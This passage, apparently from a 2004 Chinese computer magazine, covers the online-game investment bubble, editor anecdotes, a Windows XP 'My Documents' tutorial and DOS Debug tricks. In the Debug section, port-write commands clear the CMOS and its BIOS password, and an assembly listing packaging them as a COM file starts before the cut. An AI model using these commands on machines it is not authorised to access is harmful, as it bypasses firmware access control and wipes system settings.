一是数字的诱惑。网游市场自2000年开始预热，经过2001年、2002年的持续加温，到2003年就迎来了爆炸性行情。网游这座昔日的烧钱炉、销金窟转眼就成了聚宝盆、摇钱树，使饱尝草创阶段艰辛的营运商终于尝到了大秤分金、大块吃肉的甜头。据统计，至2003年底，网游玩家已达1380万，并以每月10%以上的速度继续增长着。如果这个趋势能得到保持，那么到2007年，网游玩家将达到5000万，占到互联网用户的3成，市场规模也将从2003年的13.2亿元膨胀到近百亿元甚至更多。如此令人心动的数字，如此喜人的前景以及巨大的互联网人口基数所显示的市场潜力，都令各路诸侯心旌摇曳、馋涎欲滴。而网游具有的与精神依赖性药品一样的特性，使玩家阵营不会出现忽为蜂蚁聚忽为鸟兽散的大起大落局面，从而保证了营运商能够持续盈利，这点对那些长线投资者尤其有吸引力。

二是政策的引导。自从有关部门为网游正名，将其视作新型文化产业进行大力扶持，并把网游相关的基础研究、技术开发纳入863计划之后，一夜间网游更显得土鸡变凤凰，身价倍增。如此一来，投资网游业既有远大"钱"途又符合政府产业导向，同时还能制作成题材，以炫目的高科技光环玩弄广大中小股民于股掌。这并非妄言，近期一家跟IT不沾边的上市公司发出一则准备进军网游的消息，竟使它万年冰川一样的股价咸鱼翻身，在庄家和散户的通力合作下再现了大红灯笼高高挂的景象。

三是榜样的力量。央视的《年度经济人物》评选活动使人们认识了网游业的传奇人物陈天桥和他那印钞机似的盛大公司。盛大代理《传奇》所创立的具有中国特色的营运模式几乎成为经典并为后来者纷纷仿效，同时也为盛大带来滚滚财源，使其在三年间累积了几十亿的财富，而陈本人也以40亿的身家进入福布斯中国富豪榜前列，如此骤富的速度即使放在淘金时代也是难以想象的。在市场经济中，财富英雄总能吸引最多的眼球。榜样的力量确实是无穷的，人们在艳羡之后，想的自然是

如何步其后尘再现陈氏网游神话以图在福布斯中国富豪榜中占个位子。于是怀揣各种抱负和梦想的各色人等便蜂涌而至，使网游天地顿时赤日炎炎热似桑拿间。

看来网游这壶水早开了，但没人愿意停下手，架起大火猛烧的结果恐怕只能得到一只空壶。

壶里的水快烧干了

人们常抱怨理论和现实总是两张皮，很少有完全吻合的时候。这不是理论之谬，也并非现实易变，而在于实践者老是将理论当地图使用，并一厢情愿地认为物由心化，现实会随着感觉走，结果被现实碰出一鼻子灰来。

尽管网游的蓝图看上去很美，但现实却拉出无数绳索专绊快马。一张春风和煦的脸进来没几天便变得愁眉不展并非个别现象，张张愁脸背后隐藏的真实理由使人无论如何也不能将其视为“为赋新词强说愁”的少年矫情。理想和现实的巨大落差并不能阻止后来者源源涌入，身陷其中的依然靠虚幻的远景强撑着而无意脱身。

应该看到，网游确实是一个具有发展潜力并可能给营运商带来丰厚回报的新兴产业，它创造过互联网产业奇迹并有实力再创新的奇迹。但同时应该看到网游的门槛并非想象的那样低，以为有钱就可以进来跑马圈地。如果没有先进的经营理念，没有强大的技术实力，没有丰富的服务经验，没有广受认可的名声，没有厚积的人脉和人气，那么想在网游世界里一展拳脚恐怕很难，这也为层出的成功或者失败的案例所反复证明。

盛大的成功，既有早起的鸟儿先得食的成分，也得益于找到了一个适合国情的网游营运模式。在此模式帮助下，盛大将一款在韩国名不见经传的网游做成国内第一品牌。于是后来者亦步亦趋大起仿效之风，纷纷去国外洽购网游代理权。由于奇货可居，加之国内公司相互拆台、恶性竞价，代理费高得离谱。而这些网游同早先引进国内的网游相比，形式和内容都大同小异，乏善可陈。在同质化十分严重甚少新亮点的情况下，新网游要从老网游鼎中分一杯羹几乎是缘木求鱼。基本上靠“人头费”来维持运转的网游人气若不旺，又让沉重的代理费压得喘不过气来，那么它的命运就只能是在油尽灯枯时轰然倒下。近两三年来，我们见证了多个悲剧英雄的黯然谢幕，仿佛重现了垓下的楚霸王。

抱养别人的孩子终非长久之计，而且易受制于人，即使势大如盛大者也难逃被要挟的命运。既然如此，自己生养个孩子总该不错吧，但基础研究薄弱、未掌握核心技术、缺乏创意、人才稀缺等诸多因素都制约着孩子的孕育和降生，即使勉强生下来，也带着先天的营养不良，其羸弱不堪的身体很难抵挡那些膀大腰圆的国外网游的挤压。切肤之痛使人们对病根洞若观火，对治病心急如焚，也促使有关方面在推动民族网游产业发展的大旗下伸出了强有力的非市场之手，在关键技术研发、人才培养、行业规范、投资引导等方面做了大量工作。然而远水一时难解近渴，对弱苗猛施肥不过是另一种形式的拔苗助长，而且扶着走终究也代替不了自己走，因此，国产网游的困局恐怕短时间难以疏解。尽管金山、盛大、联众等开发的网游已在市场占住了脚跟，让人们看到了国产网游的希望，但欲使星火燎原，恐怕还有很长的路要走。

对多数网游营运商来说，技术无疑是块短板，但比技术更短的板是经营模式和服务质量。盛大模式因其巨大成功被业界奉为圭臬，很少有人愿意去荒野里趟出一条新路来，尽管谁都明白成功的路何止一条。经营模式单一、陈旧，使一条羊肠小道人满为患，结果是走在头里的依然撑得打嗝，后面的却饥肠辘辘，饿得奄奄一息。未掌握核心技术，服务自然差强人意，加上经营困难，服务质量就更加缩水，甚至形同虚设。对网游而言，服务的极端重要性不言而喻，相信同网游有任何一丝一缕联系的人都心知肚明。服务既然不好，抱怨当然就风生水起了，在各大网游论坛刮起一阵紧一阵的沙尘暴。而沙尘暴的力量绝不可小觑，它不仅能摧枯拉朽，而且有足够的力量摧毁看似坚固无比的堡垒。

壶下底火难以为继

当前网游环境也令人忧虑。私服猖獗、外挂盛行、作弊成风、纠纷不断，盗号、放毒、诈骗没完没了，暴力、色情、变态心理和极端情绪充斥网间。对网游无节制地依恋，对暴力无原则地欣赏，对利己主义无条件地认同，对人造偶像无选择地跟随等，不仅戕害了许多青少年的身心，也使网游背上了难以洗刷的恶名。各地也因此出台了一些限制性政策，使许多本来就步履维艰的营运商雪上加霜。

尽管进入玩家视野的网游前后有上百种之多，但内容大同小异，结构、线索甚至剧情都有抄《传奇》之嫌。而且玩家百分之九十的时间都在打怪升级、挣某某币，然后去买卖装备、抢地盘，就像一个车轱辘，往复不休。刚开始倒也新鲜，久了就不免产生“审美疲劳”，觉得十分单调乏味。长此以往，网游和玩家都疲态尽显。虽然玩家都有较高的忠诚度，但仍然可能见异思迁。在没有更好的替代品时，暂时退场也许是不得已的选择。

看来，网游的收获季节远未到来，而不大的地块基本上被先行者瓜分殆尽，后来者已很难插足，除非你有更强的实力和更好的机遇，这不是光有钱就呼风唤雨的地方。大量资金的涌入一方面确能推动网游的快速发展，另一方面也会造成网游的虚热。不管是钢铁、水泥、电解铝这样的传统行业，还是网游这样的新兴领域，失去理性判断完全被一种疯狂情绪所左右的过度投资，都会造成资源的极大浪费和狭小空间里的恶性竞争，甚至会使初生的婴儿令人痛惜地夭折，或使本来平坦的发展之路变得迂回曲折、坎坷不平。待风暴过去，死的死，伤的伤，活下来的无不铩羽而归。一腔热血、几多壮志，终被雨打风吹去。因此，对理性投资的呼唤，不仅是对网游的爱护，更是一种社会责任。

是到给网游量量体温的时候了。CF [XW02]

讲述小编自己的故事……

爱丁的网络生活

■ Ricky

自从有了网络，对于“什么是网络生活”的讨论就从来没有间断过。对此，我的解释很直接：聊天、发照片、见网友。但这并不代表我整天都在聊天、发照片、见网友。我一直觉得把“网络”和“生活”两个词捏在一起很牵强，所以也只有在网络交友这件事上才勉强说得通。既然生活本来就乏善可陈，让网络来插一脚又何妨？给你讲个真实的故事，故事的主角是Ricky的一个朋友，叫爱丁。

爱丁想来是个白领，每天穿得很体面地在上海延安东路最漂亮的写字楼里进进出出，吃10块钱一份的池上便当（这种便当是她白领身份的标志之一）。爱丁每个月的收入是2500元，这个尴尬的数字让她的白领身份变得十分可疑。她交往的男孩多半和她差不多，有一个“疑似白领”的身份，却不能常常带她去吃哈根达斯。爱丁的私人生活主要是在一根电话线上展开的。

在网上，爱丁感觉比较自如，不担心别人会斤斤计较她的小眼睛、大脑门，甚至有很多人向她表示好感。不过，一旦她应他们的请求发去自己的玉照后，这些人就一声不吭地消失了。久而久之，爱丁自尊心受到伤害，发誓再不给任何网友发照片。

这种状况一直持续到一个很有魅力的律师出现。毫无疑问，网上的爱丁仍然是一个非常聪明可爱的女子，律师很快就号称爱上了她。不过，当律师提出应该见一见面时，她就有了一丝忧虑。她考虑了一下问律师，要不要先看看我的照片？律师说不必，他相信自己的感觉。爱丁十分感动，她觉得律师是一个不俗的人！于是她提议他们在外滩碰头，她想像见了面后沿着外滩慢慢走是一件十分浪漫的事。

见面那天天空是阳光明媚的。爱丁花了一个早上来打扮自己，戴上平时很少用的隐形眼镜。她在陈毅像前左等右等，不知道过往俊男哪一个是她的律师。这样一直等到时间过了五分钟，还没有看见律师模样的人出现。她有点着急地向四周看了看，心里猛地一沉。她看到陈毅像的另一侧站着一个一脸不耐烦的矮胖子，穿着律师的衣服戴着律师的领带。天！他们面面相觑了两秒钟，然后同时拿起手机……

从这以后，爱丁又恢复了发照片的习惯，一上来就问人家，要不要先看看我的照片？

自从有了网络，这样的故事，每天都在发生，永远没有结束。CF [DJ01]

无线的……



■ Andy

迅驰的热销再次让我们看到了新技术对我们思维定式的颠覆和重塑，这就是“无线=摆脱束缚，无线=自由”。而且，最近业内人士也是谈无线就两眼放光、兴奋异常。对于这一点，Andy最近和一帮小编另类体验了一回“无线技术”对生活的冲击！

客户经理“勇战”先生（因好CS而得此名）考虑到Andy半夜起来给儿子冲奶比较辛苦，送给偶一个礼物，就是一个电水壶。Andy道谢后将水壶放在了机箱上。后来小编们过往，都对着多出来物什多瞄上两眼（其实他们是想瞅机会顺走，只是Andy防范得严密，始终没让他们得手罢了）。后来，看的人多了，看的次数多了，看得细节也就更详尽了。终于，有人发现了这个水壶非同一般之处。

Cornel：咦，这个水壶居然是无线的呢！看，这盒子上写着——“无线快速电水壶”

周遭座位上的Ricky、小特和路过的老安顿时无比求知欲地凑上前来……

一向以仔细和精益求精著称的老安，显然显得有些失落，略带懊恼地道：嗯？我怎么没发现这个呢？（Andy推测，如果早点发现的话，恐怕就不会考虑用“顺”的手法，估计是要明火执仗了 ^_^）

小特强吞下了满嘴的口水，故作镇静地道：无线的吧，是GPRS还是802.11b啊？在办公室用还是802.11b好啊，802.11b明显比GPRS成本低，不用花每年600元的费用呢！

Ricky显然听出了小特话语中，那吃不到葡萄的酸溜溜的味道，开导道：别以为802.11b的就有多好，虽然WAPI标准推迟了，但将来难保不重提，不兼容的问题还是有可能发生的！知道么，那时候水烧3小时都不带开的，才叫痛苦呢！

老安也自娱自乐地附和：就是，就是，你看这个水壶上，还没有留得有后门。到时候兼容性不好烧“死壶”了，盖子打不开，就算烧开了水，也干看着喝不了！呵呵……

Cornel也不安好心地帮腔：我还听说，不同厂商的无线芯片之间有一些兼容性问题和信号干扰问题。要是编辑部还有其他人也在用这种水壶，恐怕“死壶”的可能性更高！

老安此时似乎看到了Andy正对着一个“死壶”的无线水壶愁眉不展，心满意足地离开了。Ricky、小特和Cornel也作了鸟散。Andy原本是心安理得、信念坚定的，竟也难免狐疑了起来。于是迅速打开包装，掏出那无线水壶。

＃％＃）~$＆@……什么无线啊，就是这个玩意儿！CF [DJ02]



“我的文档”不走寻常路

■ 软件DIY

“我的文档”是Windows桌面上最常见的系统功能图标之一，但可能你并不经常使用它，甚至有的朋友已经把这个图标删除了。实际上，Windows却要经常使用它，因为“我的文档”是存放文档、图表以及其他个人数据的默认文件夹，这里经常会保存着你的重要数据，即使有些朋友经常使用它，也无非就是在这里保存一下常用文件，打开时方便一些。难道“我的文档”就仅仅是这些用途吗？不，今天我们将告诉大家关于“我的文档”的更多的秘密和应用。

一、“我的文档”应该在哪里？

桌面上的图标只是“我的文档”的一个表现形式，实际上它对应于磁盘分区中的特定文件夹。在Windows 98中，“我的文档”默认指向的文件夹是C:\My Documents（这里假设系统盘为C盘）；而对于Windows XP来说，默认指向的文件夹则是C:\Documents and Settings\用户名\My Documents，当有多个用户时，操作系统会为每个用户创建一个单独的“我的文档”文件夹。

你知道吗

在开始菜单中查看“我的文档”内容

Windows XP有XP样式和经典样式两种开始菜单，这两种样式对于“我的文档”显示是有影响的。经典样式“我的文档”显示在桌面上，XP样式时，桌面上已经没有“我的文档”图标，而是和“图片收藏”、“我的音乐”一起直接显示在开始菜单中。默认情况下，点击这个菜单，同样可以打开“我的文档”文件夹，不过简单设置一下，则可以在开始菜单中直接查看“我的文档”中的内容。在开始菜单上单击右键，选择“属性”，单击上面的“自定义”按钮，打开“高级”选项卡，在“开始菜单项目”列表中找到“我的文档”，并设置为“显示为菜单”即可（见图1）。



图1

实例一：让“我的文档”跟我走

其实系统默认的“我的文档”路径对于我们来说并不合适，由于默认指向的路径都在系统分区，当系统分区数据损坏，或当你重装系统时都会导致“我的文档”中的数据丢失，我们只要转移一下“我的文档”路径，让它指向一个非系统分区的文件夹，例如E:\DOC，这样就可以避免系统崩溃或重装时的文档数据丢失了。转移“我的文档”路径设置的方法有三种。

1.简单设置法

在桌面“我的文档”图标上单击鼠标右键，选择“属性”，在“目标文件夹”选项卡中单击“移动”按钮选择E:\DOC目录即可，如果以后想恢复为默认路径，单击“还原默认值”按钮即可。

2.不必复制的挪移大法

上面的方法虽然简单，但移动时要复制文件到新的位置，如果文件巨大，就会很费时间。如果想改变保存位置，不想移动文件，有什么办法呢？打开注册表编辑器，找到[HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders]，修改右边的“Personal”键值的数据为E:\DOC即可。

Just Do It

在这个主键下你还可以修改其他的系统文件夹路径，例如收藏夹、网络缓存目录等，你能找到它们的位置吗？

实例二：右键一点 我的文档就能“飞来飞去”

大多数用户把“我的文档”放在本地电脑上，但有时因为要在局域网中的不同电脑上工作，会把它放在一个网络共享文件夹中，这样用起来比较方便。但是，如果回到自己的电脑，还要在“我的文档→属性”中重新改回本地，修改起来不方便。利用INF文件，我们可以简化这一步骤。

这里提供了一个为移动My Documents（我的文档）、My Pictures（我的图片）和Favorites（收藏夹）等文件夹而对注册表进行编辑的脚本。先将以下脚本保存成名为Redirect.inf的文本文件（使用记事本进行编辑），再将其中“PERSONAL”、“PICTURES”和“FAVORITES”后面的内容修改成你希望为它们保存的位置。

```
[Version]
Signature=$CHICAGO$

[DefaultInstall]
AddReg=Reg.Settings
```

[Reg.Settings] HKCU,Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders,Personal,0x20000,"%PERSONAL%"

HKCU,Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders,My Pictures,0x20000,"%PICTURES%" HKCU,Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders,favorites,0x20000,"%FAVORITES%"

[Strings]

PERSONAL = "\\Server\Share\%USERNAME%\My Documents"

PICTURES = "\\Server\Share\%USERNAME%\My Documents\My Pictures"

FAVORITES = "\\Server\Share\%USERNAME%\Favorites"

（以上代码可以到http://www.newhua.com/cfan/200411/doc1.txt下载）

右击Redirect.inf文件，并在随后弹出的快捷菜单上选择Install（安装）命令，就可以把“我的文档”等文件夹定位到网络路径。把这个文件复制一份，改名为local.inf，将其中的“PERSONAL”、“PICTURES”和“FAVORITES”后面的内容改为本地路径，如"c:\My Documents"。这样，当需要将这些文档位置恢复时，只需要在local.inf文件上点右键，选择Install（安装）命令即可恢复。

> 小提示
>
> ★禁止修改“我的文档”位置
>
> 如果你不希望别人随意修改你的系统中的‘我的文档’路径设置，则可以在注册表编辑器中找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]，在右边新建DWORD类型键值‘DisablePersonalDirChange’，并将其值设置为‘1’即可。
>
> ★在Windows XP中，“我的文档”是显示在桌面上的第一个图标，如果你习惯于像Windows 98那样把“我的电脑”作为第一图标的话，则可以打开TweakUI中的‘桌面→图标顺序’，选中‘我的电脑’作为第一个图标即可。另外，你也可以直接打开注册表[HKEY_CLASSES_ROOT\CLSID\{450D8FBA-AD25-11D0-98A8-0800361B1103}]，在右边新建Dword类型键值“SortOrderIndex”，并修改其值为“54”即可（16进制）。

二、“我的文档”下面埋藏着什么？

在Windows 98中，“我的文档”比较简单，在Windows XP中则加强了“我的文档”在文件管理方面的应用，打开“我的文档”，可以看到有“图片收藏”和“我的音乐”两个子文件夹，如果系统中安装有MSN聊天软件的话，还可以看到有“我接收到的文件”目录（见图2）。下面我们分别介绍一下这几个子目录的应用。

1.媲美ACDSee的“图片收藏”

大家最经常使用的图片管理工具就是ACDSee了，其实利用“我的文档”的图片收藏文件夹也可以方便地管理图片文件。默认情况下，来自数码相机或扫描仪的图片会自动存储在“图片收藏”文件夹下，另外，也可以在该文件夹下分门别类地建立诸如“风景”、“人物”名称的子文件夹，存储时可以方便地进行分类保存。



图2

当你打开“图片收藏”文件夹时，里面保存的图片会自动以缩略图形式显示，选中图片后，在状态栏中可以看到图片的大小、尺寸等详细信息，在左边的任务向导栏中可以选择以幻灯片方式预览，把图片设置为桌面墙纸，打印图片或将图片发布到网络上等。

实例：利用“图片收藏”快速制作屏幕保护

大家经常用一些专门工具来制作图片幻灯形式的屏幕保护，其实在Windows XP中，我们利用图片收藏文件夹即可轻松制作出效果非凡的动态屏幕保护。

首先把要制作成屏幕保护的图片都复制到“我的文档”中的“图片收藏”文件夹中，然后在桌面上右键菜单中选择“属性”，单击“屏幕保护程序”选项卡，在下拉框中选择“图片收藏幻灯片”，再点击“设置”按钮。在这里可以设置屏幕保护的显示效果（见图3）。注意一定要选中“在照片之间使用过渡效果”选项，这样才会有漂亮的图片切换效果。按你的要求设置好其他参数后单击“确定”按钮，点击一下“预览”看一下效果。怎么样？还不错吧。



图3

> 小提示
>
> Windows 2000也支持图片收藏夹屏保
>
> 大家知道，在Windows Me/XP中有一个图片收藏夹屏保程序，它允许我们将My Pictures文件夹中的图片文件制作成屏幕保护程序。当长时间不按键盘或鼠标时，系统会自动在屏幕上依次显示My Pictures文件夹中的所有图片文件，效果相当不错。但这个功能在Windows 2000中并不具备。其实，只要把http://www.newhua.com/IMAGING.DLL和“图片收藏夹屏幕保护程序”拷贝到C:\WINNT\SYSTEM32文件夹下（假设Windows 2000安装在C:\WINNT文件夹下），然后再写一个注册表文件，内容如下：
>
> REGEDIT5
>
> [HKEY_CLASSES_ROOT\CLSID\{327ABDA8-072B-11D3-9D7B-0000F81EF32E}\InProcServer32]

@="C:\\WINNT\\SYSTEM32\\IMAGING.DLL"
"ThreadingModel"="Both"
另存为一个REG文件后，双击它，确认导入后，你就可以在Windows 2000中享受Windows Me的图片收藏夹屏保程序了。

2."我的音乐"点播台

打开"我的音乐"文件夹，在窗口左侧的任务向导中单击"全部播放"即可按顺序播放目录中的所有音乐，你也可以选择其中一个或者多个音乐文件，然后单击"播放选择"按钮来播放指定的音乐文件，就像一个音乐点播控制台一样方便。

3.我接收到的文件

在这个文件夹中保存的是MSN中接收到的好友发来的文件，有些朋友经常说不知道MSN接收到的文件保存在哪里了，现在明白了吧？

三、"我的文档"的安全与共享

"我的文档"本身就是一个文件夹，对于其他用户来说，它就像普通文件夹一样可以随意打开其中的文件。对于经常在"我的文档"中保存一些重要数据的用户来说，这是很不安全的，这时你可以在"我的文档"的右击菜单中选择"属性"，再单击"共享"选项卡，选中"将这个文件夹设置为专用"选项即可（见图4），以后其他用户就无法看到你的用户专用的"我的文档"文件夹中的内容了。



图4

小提示

要使用这个功能，你需要在资源管理器中单击菜单"工具→文件夹选项"，确保选中了"使用简单文件共享"选项，而且要求"我的文档"所在分区必须是NTFS格式，你可以在命令行状态下输入"convert 盘符:/fs:ntfs"进行转换。

实例：让文档安全与共享同在

1."我的文档"有个"孪生兄弟"

共享就意味着有不安全的可能，所以建议将"我的文档"设为专用，不过这又会造成数据共享上的不便，在Windows XP中其实提供了两个文档管理文件夹，一个是面向专用用户的"我的文档"，另一个是面向所有用户的"共享文档"。打开资源管理器，在最下面即可看到共享文档文件夹，它指向C:\Documents and Settings\All Users\Documents文件夹，其结构与"我的文档"一样，也具有"图片收藏"和"我的音乐"子文件夹。

"共享文档"文件夹允许使用该计算机的所有用户以及网络上的其他计算机任意访问，这样我们就可以把需要共享的文档数据放在"共享文档"中。例如，孩子可以将家庭作业放在"共享文档"中，以便父亲检查功课，父亲可以将旅游度假的图片放在"共享图片"中，以便全家都能欣赏。而各自私有的文档数据则放在"我的文档"中，并设置为专用，这样就能保证数据的安全了。

小提示

右击"共享文档"，选择"属性"，在"共享"和"安全"选项卡中可以对"共享文档"的访问权限进行设置。

2.FAT32分区也能享受"专用"

如果"我的文档"所在分区是FAT32格式，你仍希望对"我的文档"中的文件进行有效的保护，这里推荐给大家一款叫做Folder Guard的工具，大家可以到http://www.winability.com/folderguard下载其最新版本，它可以帮你保护这些重要数据不被别人看到，具体使用方法比较简单，这里不再介绍。

3.给文档加索引、加密

在"我的文档"右键菜单中选择"属性"，然后在"常规"选项卡中单击"高级"按钮，在"存档和编制索引"下面，可以设置是否对"我的文档"中的文件进行索引，以加快搜索速度。如果你经常要在"我的文档"中搜索资料，建议你打开这项设置，搜索速度会有很大提高。

在"压缩或加密属性"中，可以选择加密或者压缩"我的文档"中的数据，但该功能只适用于"我的文档"所在分区为NTFS磁盘格式的情况。

四、"我的文档"常见问答

1.如何更改"我的文档"的提示信息

打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\Software\CLASSES\CLSID\{450D8FBA-AD25-11D0-98A8-0800361B1103}]，修改右边的字符串键值"InfoTip"内容为提示信息，例如"FBI专用文档，他人免进"。

2.我误删了桌面上的"我的文档"图标，如何恢复？

对于Windows 98来说，需要右击C:\My Documents目录，选择"添加项目到桌面"，即可在桌面上看到一个名为"My Documents"的图标，将其改名为"我的文档"即可，注意这种方法和使用"发送到桌面快捷方式"的效果是不一样的。不信？点击右键看看菜单。

对于Windows XP来说，就更简单了，在桌面右键菜单中选择"属性"，单击"桌面"选项卡中的"自定义桌面"按钮，选中"我的文档"选项后单击"确定"按钮即可。

3."我的文档"用起来很方便，如何在桌面上建立一个与它一样功能的、指向其他文件夹的图标？

本刊2003年第12期《你的文件夹也享受系统最高级》一文中介绍过一个叫做Shell Object Editor的小工具，利用

它就可以随意创建和“我的文档”完全一样的超级文件夹了（见图5）。



图5

4.Windows XP中一些特殊文件夹（如我的文档、图片收藏、共享文档等）出现丢失名称、图标或是左侧的任务栏模板的问题，应该怎么解决?

Step 1 进入出现问题的文件夹，在地址栏输入“desktop.ini”，然后回车。在正常情况下，系统应该用记事本打开这个文件。如果提示找不到该文件，则是该文件丢失了。我们来重新建立它。

Step 2 用记事本建立一个desktop.ini文件，保存到有问题的文件夹中。然后在“运行”窗口输入“cmd”并回车，在命令提示符中进入该文件夹，输入“attrib +S +H desktop.ini”，修改该文件夹的属性。

Step 3 打开记事本，根据文档类型，将下列相应的代码添加到desktop.ini中。

下面是这些特殊文件夹desktop.ini的内容：

我的文档

```
[DeleteOnCopy]
Owner=Douglas Thrift
Personalized=5
PersonalizedName=My Documents
My Music
[DeleteOnCopy]
Owner=Douglas Thrift
Personalized=13
PersonalizedName=My Music
[.ShellClassInfo]
InfoTip=@Shell32.dll,-12689
IconFile=%SystemRoot%\system32\shell32.dll
IconIndex=-237
```

收藏夹

```
[.ShellClassInfo]
IconFile=%SystemRoot%\system32\shell32.dll
IconIndex=-173
LocalizedResourceName=@shell32.dll,-12693
```

共享文件夹

```
[.ShellClassInfo]
LocalizedResourceName=@shell32.dll,-21785
```

（以上代码可以到http://www.newhua.com/cfan/200411/doc2.txt下载）

CF [XT01]

闪盘无法拔出 究竟为什么?

■ 江苏 李琦

相信你一定经常遇到这种情况：在电脑的USB接口插入闪存使用完毕后，按照常规的操作点击任务栏右下角“拔下或弹出硬件”，接着点击“停止USB Mass Storage Device-驱动器”后，没有出现“USB Mass Storage Device设备现在可安全地从系统卸载”对话框，而是出现了另一个对话框“现在无法停止通用卷设备，请稍候再停止设备”。经过检查，闪存里的程序文件都已关闭，电脑和闪存之间也没有任何数据传输。无法安全卸载设备是没有道理的啊！

那么到底是因为什么导致硬件无法拔出呢?笔者仔细思考了这个问题。想来想去，猜测闪存插入时在Windows任务管理器中应该会增加一个与之相对应的进程，硬件正常拔出时这个对应的进程自动结束，当这个进程不能正常结束时硬件也就无法正常拔出了。为了验证这个猜想，笔者先打开任务管理器，进入“进程”一栏，注意到左下角显示的是：“进程数：23”，再插入闪存，然后把目光集中到“进程数”上，可是，当系统找到硬件，一切显示正常之后，进程数并没有像笔者想像的那样变为24，而是保持23不变。这样看来，闪存插入时并没有与之相对应的进程数，那么这个现象就不好解释了。

正当我无奈地点击托盘图标，想卸载闪存时，突然发现当点击"停止USB驱动器"后进程数变成了24，也就是说卸载硬件要由一个进程“负责”，当硬件卸载后，这个进程也同时结束。经过多次试验，发现这个进程的名称是rundll32.exe，哈哈，原来是这个熟悉的链接程序。

到底有没有某一个进程和无法卸载硬件有关呢?笔者恰好又碰到了一次"无法停止设备"的机会，就打开任务管理器的进程栏，依次试验，每结束一个看起来相关的进程，就试验看能否拔出硬件。结束了几个无用的进程后，发现有3个相同的rundll32.exe进程同时存在，把这几个进程都结束时，笔者发现，硬件可以正常删除了。真是功夫不负有心人，看来症结还在rundll32.exe上。通过这次研究，笔者总结出：可移动硬件无法正常卸载时，进程栏中必定还有没有结束的rundll32.exe（当然，有的rundll32.exe可能和系统中正在运行的程序有关），把这几个rundll32.exe进程结束，可移动设备就肯定能正常卸载了。

小提示

如果经常出现这种无法停止设备的现象，可以建立一个批处理文件，里面输入“taskkill /im rundll32.exe”，保存为delusb.bat，出现故障时运行一下就可以了。这种方法适用于Windows XP用户，如果是Windows 9x/2000的用户，可以到http://www.newhua.com/cfan/200411/kill.exe下载。

CF [XT02]



被遗忘的强力瑞士军刀
——Debug应用实例秀

■ 浙江 俞伟明

豪华绚丽的Windows让人们把DOS抛到遥远的记忆角落。然而，真正有价值的东西不会轻易退出历史的舞台，Debug就是这样的经典作品之一。从古老的DOS到现今的Windows XP，Debug一直紧紧跟随着微软的操作系统，静静躺在系统文件夹里。也许你平时对它不闻不问，但要想成为人人羡慕的系统高手，我们就得唤醒这个沉睡已久的命令行工具了，通过阅读本文对它的研究，相信你会同笔者一样地感觉到：姜，还是老的辣！

一、寻根溯源：世界第一只计算机BUG

霍德华·艾肯在哈佛大学攻读物理学博士学位时，开始梦想制作一台计算机帮他解决数学难题。工作后，他找到IBM公司为其投资100万美元研制计算机，艾肯把第一台成品取名为马克Ⅰ号，又叫"自动序列受控计算机"。从这时起，IBM公司由生产制表机、肉铺磅秤、咖啡碾磨机等产品，正式跨进了计算机"领地"。

1945年9月9日，为马克Ⅱ号编制计算程序的女数学家格雷斯·霍波在调试程序时出现了故障，拆开继电器后，发现有只飞蛾被夹扁在触点中间，从而"卡"住了机器的运行。于是霍波把这只飞蛾粘在了计算机的工作日志中，并恢谐地把程序故障统称为"臭虫"(bug)，自此以后，只要这台计算机一停止运转（那时候是经常的事），同事们就会开玩笑地对霍德华·艾肯说，我们正在"Debug"(除虫)呢！后来"bug"成为计算机领域的专业行话，如DOS系统中的调试程序，程序名称就叫Debug。



目前那只飞蛾还保存在美国史密森尼博物院的美国历史国家博物馆中，如果你想一睹它的芳容，那么就到http://www.history.navy.mil/photos/images/h96000/h96566k.jpg看看吧。

1981年，第一个PC DOS（即DOS 1.00）面世时就已经带上了Debug.com。不过，到目前为止，Debug一直没有大的变动——当然，这是指Debug提供给用户的功能，Debug本身代码、内部运行机制必然随着操作系统的变化而不断改变。然而，无论是Windows 98、2000还是XP，Debug的操作方式与纯DOS环境下基本一样。

二、初学乍练：短短几行命令学用Debug

Debug.exe文件位于Windows\system32目录（Windows XP）或Windows\command目录（Windows 9x）下。基本使用方法如下：

Step 1 点击"开始→运行"，输入"CMD"(Windows 2000/XP）或"Command"(Windows 9x）打开命令提示符窗口。

Step 2 输入"Debug"并回车，出现提示符"-"，现在你已经开启了神秘的Debug世界了。

> 小提示
> ● 执行"？"命令可以参看Debug主要命令及参数。

Step 3 输入"D FE00:0"，回车后可以看到结果（见图1），这个就是主板BIOS的厂商信息。接着再输入"D FFFF:5 L 8"，回车后，主板的BIOS版本日期也出来了。




图1

Step 4 现在再输入"Q"命令，回车后就退出了Debug程序。

> 小提示
> ● ★要想精通Debug的应用，除了解Debug命令相关参数外，最好对汇编语言的基本知识有所了解，可以参考相关资料。比如：http://wlbookwl.myrice.com/jck/1026Debug.htm。
> ● ★将http://yanexp.html.533.net/dprogram.htm中提供的这段Debug代码复制到Debug的"-"命令提示符下后回车，体验一下高手的Debug杰作（一段3D演示，且带音乐）！

三、继续深入：Debug 经典实例秀

在操作以下实例之前，提醒您要注意操作安全，因为 Debug 命令有一定风险，如果输入错误，有可能对系统造成一定破坏，这点请您一定注意。

实例 1：查看你的显卡信息

输入“D C000:0090”命令并回车，这时右侧部分可以看到系统中显卡的显存、生产厂商等信息。

实例 2：制作 BIOS 密码破解器

忘记 BIOS 密码，一般都采用放电法来清空密码，但这对普通用户有一定难度，并且还得开机箱。其实利用 Debug 的 o 命令则简单得多！请在“-”后输入以下命令：

o 70 19

o 71 15

q

重启电脑，系统提示 CMOS 校验和出错，并要求重新进入 BIOS 设置 CMOS。

> **小提示**
> 70和71是CMOS的两个端口，我们可以在它们的后面随意写入一些错误数据（如19、16、17等），就会清空CMOS里所有设置，如果不见效不妨多用几个数据试试。

如果觉得每次输入 Debug 命令太麻烦，可以用下面的方法把命令存成一个 COM 文件，需要解除密码时只要运行一下就行了。请在 Debug 中命令提示符“-”后输入以下命令：

A 100

MOV DX,70

MOV AL,10

OUT DX,AL

MOV DX,71

MOV AL,01

